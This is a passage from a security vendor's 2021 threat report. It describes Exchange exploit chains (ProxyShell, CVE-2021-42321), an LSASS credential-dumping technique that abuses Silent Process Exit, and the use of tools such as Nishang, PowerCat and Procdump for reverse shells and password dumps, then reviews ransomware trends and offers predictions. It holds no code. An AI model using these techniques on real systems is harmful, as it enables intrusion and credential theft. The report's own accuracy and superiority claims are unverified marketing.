These zero-day exploits were combined in order to gain access and exfiltrate data from accounts hosted on affected servers. Additionally, a web shell was installed to gain persistence and backdoor access. Open-source PowerShell tools such as Nishang and PowerCat were used to open reverse shells and communicate to remote servers owned by the attackers. Finally, the attackers used Microsoft's own Procdump tool (part of the SysInternals Suite) to put their hands on a dump of the LSSAS process that can assist them in cracking the passwords of the users on the server.

The malware DearCry was distributed by using leftover webshells on previously exploited servers.

ProxyShell

ProxyShell is composed of three vulnerabilities that, when combined, allows an attacker to execute arbitrary commands on a Microsoft Exchange server without requiring authentication. This is a particularly dangerous attack surface since it permits access without requiring a prior theft of credentials, making it considerably easier for an attacker to obtain access to a targeted environment.

For the attacker to be able to execute commands, they must exploit the first vulnerability (CVE-2021-34473) in Microsoft's Explicit Login mechanism to be able to act as the system user. The attacker then needs to interface with Exchange PowerShell Remoting, a built-in feature that facilitates mailbox-related administrative tasks in order to run commands on the server. This feature requires an email account that the system account lacks. The attacker can use the next vulnerability (CVE-2021-34523) to downgrade to an Admin account that has a mail account.

Finally, they can utilize the third vulnerability (CVE-2021-31207) to put a backdoor on the server to gain persistence and drop additional malware on the server. The gang behind LockFile ransomware used these exploits to gain access to a domain controller and infect all machines in the environment with the ransomware.

CVE-2021-42321

In November, a new vulnerability (CVE-2021-42321) was patched by Microsoft. It allows an authenticated user to execute code remotely. A POC for the exploit was first published on November 21 and judging by Microsoft's exploitability assessment, there is a high probability that the vulnerability was exploited in the wild.

Summary

Over the course of 2021, several crucial vulnerabilities in Microsoft Exchange were patched by the company. If exploited, these vulnerabilities could cause significant damage, enabling state-sponsored actors to gain access to emails of different targets and allow ransomware gangs to efficiently deploy malware across a large network of computers. It is advised that companies stay alert for news about vulnerabilities in on-premises software and ensure that security upgrades are applied to their systems as soon as they become available.

Deep Instinct discoveries in 2021

LSAAS memory dumps

In February 2021, Deep Instinct's Security Researcher Asaf Gilboa published a new technique of credential dumping. The technique relies on a mechanism introduced in Windows 7 called Silent Process Exit, which provides the ability to trigger specific actions for a monitored process in one of two scenarios; either the process terminates itself by calling ExitProcess(), or another process terminates it via the TerminateProcess() API.

Attackers are always on the hunt for credentials and this new method to get a process dump of LSASS to disk has not yet been utilized. The use of WER has the added benefit of making the illicit memory extraction appear benign. This creates a ripe opportunity for hackers to obtain credentials as many security environments likely have the file dump process whitelisted.

The code to perform the credential dumping methods can be found in our GitHub repository.

Identifying Excel 4.0 Macros strains using anomaly detection

In August 2021, two Deep Instinct threat experts, researcher Elad Ciuraru and Tal Leibovich, Head of Threat Research, presented research at DefCon on how to identify Excel 4.0 macros using anomaly detection. Excel can be programmatically automated by macro languages. The old macro language is called XL4, and its successor is the more modern language, VBA. We've observed a substantial rise in malware utilizing these capabilities in the last two years. The sophistication of these attacks led our team to discover a quick method to identify usage of a new functionality in the wild.

Our researchers demonstrated how Deep Instinct can identify and prevent these new malicious XL4 strains using our Anomaly Detection algorithms. Even if this malware family evolves and modifies its techniques, Deep Instinct will adapt and stop these threats, providing continuous prevention capabilities that no other security solution in the world can match. Using different features extracted from XL4 macros, they were able to detect and cluster many droppers which are using XL4 such as qbot, IcedID, Dridex, Ursnif, and TrickBot.

Emotet re-emerges with new variants

Throughout 2021, Ron Ben Yizhak, Security Researcher at Deep Instinct, had been closely watching on the infamous Emotet.

Although the Emotet operations were dismantled by law enforcement agencies in April, the malware had resurfaced in late 2021 with new variants, bringing new unpacking and evasion techniques.

Emotet added more layers of new code obfuscation to avoid detection and harden the analysis of researchers. In addition, the malware was compiled with benign third-party libraries to evade detection of AI-based security products.

Ron developed and published a novel tool called "DeMotet" that automates the analysis of Emotet samples on a large scale and includes an unpacker for multiple variants of the loader and decryption scripts for the payload.

The New Normal: Post COVID-19 and the hybrid workplace

Work-from-anywhere jobs have become the new normal in our workforce. What started as a critical adaptation to survive the pandemic has now become the preferred work scenario for many employees worldwide. However, flexible work has challenges as well as benefits – one of the more acute challenges being full-coverage, cross-company security.

During a budding age where offices of SMB and enterprise businesses can be anywhere, it's important to be clear that perimeter solutions and other common security practices that in the past may have relied on physical access may now be ineffective in comparison to endpoint protection solutions.

The most effective threat actors target the weakest links in the chain. With work-from-anywhere and hybrid models becoming more the norm than the exception, CISOs and security teams need to prioritize their changing security footprints to ensure full coverage and protection from breach. Security professionals should make sure VPNs and remote access tools are regularly updated to minimize the chances of a potential breach.

Cyber Insights: A Look Back at Our 2021 Predictions

COVID-19 aftereffects

COVID-19 and work-from-anywhere practices have stayed very relevant in 2021. As predicted, attackers are doing their best to take advantage of the abundant attack vectors provided by employees working away from their offices. According to a report by the Financial Stability Board, cybersecurity incidents had increased from 5,000 per week in February 2020 to more than 200,000 per week by late April 2021. Moreover, according to a report by BAE Systems, the pandemic forced companies to cut costs, reducing the cybersecurity budgets by 26% and forcing IT teams to focus on the challenges of remote work at the expense of cybersecurity. Even though the number of COVID-19 malspam is in decline, the pandemic is still a catalyst for malware spread.

Proliferation of botnets and Access-as-a-Service

Botnets continued to be a growing threat in 2021, with the new Mēris botnet breaking the world record for the biggest DDoS attack (21.8 million requests per second) while attacking the Russian search giant Yandex. Other botnet malware families such as MyKings, Pink, DirtyMoe, Mirai, and Abcbot have also been spotted this year, making a profit for their operators by extortion and cryptomining. Luckily, there is no indication that any of these gangs operate in an Access-as-a-Service mode.

Organized cybersecurity cooperation between government and private enterprise

The biggest example of cooperation between government and the private sector was "Project Ladybird," a joint effort of law enforcement agencies from seven countries around the globe along with several private cybersecurity researchers that brought down one of the most prevalent cyber threats, the Emotet botnet. The operation put a stop (at least temporarily) to one of the most successful malware families in the last seven years.

Contrary to our original prediction, there have been very few examples of open cooperation between governments, private researchers, and cybersecurity companies. Having said that, we do see the trend of governments cooperating in order to bring down threat actors increasing moving ahead. We saw this collaboration in the beginning of the year with the takedowns of the Egregor and Clop ransomware families that involved the U.S., Ukraine, France, and South Korea. Later, we also witnessed the takedown of REvil, one of the most devastating ransomware strains. This operation involved the governments of U.S., Ukraine, South Korea, and Kuwait.

Escalating adoption of adversarial machine learning malware

Fortunately, it has yet to become a serious threat in 2021. Nevertheless, the increasing use of AI and the efficiency of AI-based cybersecurity solutions might motivate attackers to find ways to evade detection by them.

Ransomware to target mission-critical organizations

Unfortunately, this prediction was correct. Ransomware operators long ago realized that attacking larger targets reaps larger ransom rewards, especially when those targets are deemed critical infrastructure. These include attacks on hospitals, factories, and food processing facilities.

One of the biggest attacks on critical infrastructure was the attack on the Colonial Pipeline, the largest oil pipeline in the U.S., in April of this year. The attack, by the DarkSide gang, forced the company to stop its operations, resulting in fuel shortages that were partly caused by panic buying of fuel. It also forced airlines to temporarily change routes and flight schedules.

Additionally, the BlackMatter group attacked JBS, which is the world's largest meat processing company, demanding $11M USD in ransom.

Another case of ransomware trying to hit critical infrastructure was an attack on two Brazilian electric utility companies: Eletrobras and Copel. Although no disruptions in electricity supply were reported, such an attack could have left a large number of citizens without power or caused damage to the nuclear power plants responsible for its production.

An additional ransomware attack on the Italian vaccination registration system prevented residents of the Lazio region from getting vaccinated, endangering their lives during a pandemic.

We also witnessed several attacks on hospitals and health centers in the U.S. (UF Health Central Florida, Scripps Health, and Crisp Regional Health Services) and France (Oloron-Sainte-Marie and Dax-Côte d'Argent Hospital Center) as well as other hospitals in Canada, Australia, and Ireland.

Although high profile attacks have the biggest payoff, they also have their price – massive publicity and scrutiny. These attacks are the ones that motivated the multinational efforts to arrest and prosecute operators of these ransomware crews.

Cyber Insights: 2022 Predictions

VPN as a breach vector

As the COVID-19 pandemic continues to impact people and organizations in significant ways, giants of industry are again delaying their "return to office" plans with many operationalizing a longer strategic plan for hybrid and full remote work models.

A new normal has emerged where remote work and access are the de facto reality and organizations are now exposing more attack surfaces to potential adversaries. Defenders must be prepared to deal with devices in their networks which they can't physically access and may not even be able to access at all in a BYOD scenario, exposing more of their organizational assets to the outside world. We expect these new work conditions and their connected devices to become a more significant part of the active threat landscape.

Prepare for more supply chain attacks

Supply chain attacks are on the rise, presenting an extreme challenge for cyber defenders.

Considering the newly established and commonplace reality of remote access and remote work, we expect companies that develop remote-access software and other companies enabling remote work to become much more enticing targets for supply chain attack actors. These are likely to result in high repercussion incidents like SolarWinds becoming more numerous and impactful to a larger number of connected organizations.

The ongoing rise of Malware-As-a-Service

With a growing number of malware strains opting to operate under a Malware-as-a-Service model, developing new malware has become big business – especially in the Ransomware landscape.

Threat actors either lacking the ability to develop their own malware or seeking to disguise themselves among a horde of other malware users are gravitating towards these "services," and we expect this ongoing trend to continue and intensify.

Defense evasion becoming a greater focus

As more and more security vendors make use of machine learning and artificial intelligence in their products and take actions to improve their already-existing defense mechanisms, increasing their efficacy, malicious actors will also continue to hone and improve efforts to evade and fool both traditional and AI-based defense mechanisms. We expect to see malware becoming generally more evasive, with more innovative attempts to evade both traditional defenses and machine classifiers by various means, including adversarial AI attacks.

Health sector increasingly targeted

As the pandemic rages on, the global healthcare sector and its supply chains will continue to pose a significant and enticing target for adversaries. Considering this sector's global importance with COVID-19 still a major issue, coupled with its everyday operational sensitivity, we expect to see an increase in the number of attacks against it by adversaries, possibly including attacks against COVID-19 vaccine supply chains.

This report was authored by members of the Deep Instinct Threat Research team:

Moshe Hayun
Ido Kringel
Bar Block
Roei Amit
Shaul Vilkomir-Preisman

Deep Instinct takes a prevention-first approach to stopping ransomware and other malware using the world's first and only purpose built, deep learning cybersecurity framework. We predict and prevent known, unknown, and zero-day threats in <20 milliseconds, 750X faster than the fastest ransomware can encrypt.

Deep Instinct has >99% zero-day accuracy and promises a <0.1% false positive rate. The Deep Instinct Prevention Platform is an essential addition to every security stack — providing complete, multi-layered protection against threats across hybrid environments.

www.deepinstinct.com | info@deepinstinct.com